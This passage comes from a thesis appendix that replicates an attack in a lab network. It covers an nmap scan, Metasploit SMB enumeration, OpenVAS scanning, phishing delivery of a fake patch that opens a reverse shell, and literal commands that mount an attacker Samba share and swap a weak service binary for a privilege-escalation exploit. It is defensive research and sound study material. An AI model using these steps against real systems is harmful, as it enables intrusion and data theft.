


Figure A.25: Apache Root Directory on Attacker's Kali Linux Machine

A phishing message was constructed and sent to the primary victim in the attack scenario via the command depicted in figure A.26 below. This email provides instructions for the victim to access the compressed file hosted on the attacker machine through a hyperlink contained within the body of the email message.




Figure A.26: Sending a Phishing Email via SendEmail Command

A.3.4 Meterpreter Reverse TCP Shell

A reverse Meterpreter reverse shell payload was constructed to establish a strong shell on the compromised host. This shell enabled privilege escalation to system level privileges, rather than administrative privileges, as well as access to multiple advanced hacking scripts and tools. The "msfvenom" command was used to construct this payload. Figure A.27 depicts the command execution below.

Figure A.27: Creating Meterpreter Reverse Shell Payload with Msfvenom

A.4 Attacker Services

The following services were installed on the Kali Linux machine performing attacker actions in the test scenario and are required for many of the techniques leveraged to function properly.

A.4.1 Apache2

The Apache2 service was used to host files accessed through http:// urls.




Figure A.28: Starting the Apache2 Service

A.4.2 Samba

The Samba file sharing service was used to upload and download files from compromised machines.




Figure A.29: Starting the Samba Service

A.4.3 Postgresql

The postgresql service was used to store Metasploit data.

Figure A.30: Starting the Postgresql Service

A.4.4 Metasploit Framework

The metasploit framework was used to generate and execute exploits.




Figure A.31: Starting the Metasploit Framework Service

A.4.5 OpenVAS

The OpenVAS scanning suite was used to conduct initial vulnerability scans against the network.




Figure A.32: Starting the OpenVas Vulnerability Scanner Service

A.5 Attack Replication

A scenario was constructed to simulate an external attacker gaining privileged access to an enterprise data network with the intent to conduct data theft. This scenario was comprised of a series of actions aligned with the threat objectives defined in section 6.2 in chapter 6 of this thesis. The following subsections provide detail for the actions performed during this evaluation.

A.5.1 Reconnaissance: Port Scanning

Network reconnaissance was stimulated via the Metasploit framework packaged with the default installation of Kali Linux. The command nmap **–v –sV 10.13.201.0/24 –oA network_1** was executed to scan the entire lab network range 10.13.201.0/24. The entire class C network was selected as it is unlikely an attacker would know the discrete subnets within network with /27 bit masks. Figure A.33 depicts a screen capture of this command being executed.




Figure A.33: Network Reconnaissance via Nmap Port Scan

A.5.2 Reconnaissance: Host Enumeration

The Metasploit framework SMB scanner tool packaged with Kali Linux was used to replicate operating system fingerprinting typical of an attacker attempting to identify the version of Windows operating systems identified in the previous scan. Hosts with the following IP addresses were identified as running Microsoft services and will be the sole members of the following scans: 10.13.201.60, 10.13.201.61, 10.13.201.67, 10.13.201.68, 10.13.201.93, and 10.13.201.94. Figure A.34 depicts the SMB scan command and scan results.





Figure A.34: Metasploit SMB Scan

A.5.3 Reconnaissance: Enumeration-Vulnerability Analysis With OpenVas

The OpenVas vulnerability scanner was used to scan the hosts identified in the previous phases for additional vulnerabilities. This will generate a large number of events on the snort network intrusion detection system and the windows security logs on the Microsoft Windows hosts. Figure A.35 depicts a screen capture of the scan configuration used during the evaluation.



A.35: OpenVas Scanner Configuration

A.5.4 Delivery – Network Delivery

The following command was used to send a phishing email to the target containing legitimate software and a python reverse shell. Figure A.36 depicts the commands used to send the phishing email via sendEmail command. Figure A.37 depicts the output resulting from pasting these commands into a Kali Linux terminal.




Figure A.36: Phishing Email Commands




Figure A.37: Output Following SendEmail Command

A.5.5 Installation- Host Delivery

The non-privileged user targeted in the phishing email received and opened the message. An example of the message is shown in figure A.38 below. The user ignored the phishing warning message and decided to download the program stored on the attacker's machine. A screen capture of the download process is shown in figure A.39 below.




Figure A.38: Phishing Email Delivered to User




Figure A.39: User Downloads Phishing Attachments

After downloading the attachments, the user moved the attachments from their "downloads" folder to their desktop and examined the contents of the .zip file that was transferred as depicted in figure A.40 below.




Figure A.40: Attachment Location in Downloads Folder

A.5.6 Installation – Software Modification

The user heeded the instructions contained within the phishing message and launched the "pspro_50_3310.exe" executable depicted in figure A.40 to initiate the ProShow Producer installation. The user did not execute the fake patch executable "fake-fix.exe" until the next evaluation step. Figure A.41 depicts the splash screen associated with the ProShow Product installation.




Figure A.41: Screen Capture of ProShow Producer Installation Splash Screen

A.5.7 Installation: Command and control

Upon completing the ProShow producer installation, the user executed the fake patch, initiating the reverse shell connection to the attacker machine. The program launched a command prompt but did not display the commands executed by the attacker, as depicted in figure A.42.




Figure A.42: Screen Capture Victim's Perspective of Reverse Shell

The attacker's machine accepted the connection and the attacker executed a quick "dir" command to verify the shell was functioning properly.




Figure A.43: Reverse Shell Connection Established

After verifying connectivity via the reverse shell, the attacker began the process of uploading the user to admin exploit developed previously by replacing the vulnerable ProShow Producer service with exploit code. The attacker mounted a local drive to the Kali Linux samba share for file uploads via the following command:

net use h: \\172.16.0.3\haxor.

The attacker then renamed the target weak service identified to be replaced by the exploit code with the following command:

ren "C:\Program Files (x86)\Photodex\ProShow Producer\scsiaccess.exe" scsiaccess_2.exe"

The attacker copied the user2admin.exe exploit into the ProShow Producer folder on the victim machine with the following command:

copy h:\user2admin.exe "c:\Program Files (x86)\Photodex\ProShow Producer\scsiaccess.exe"

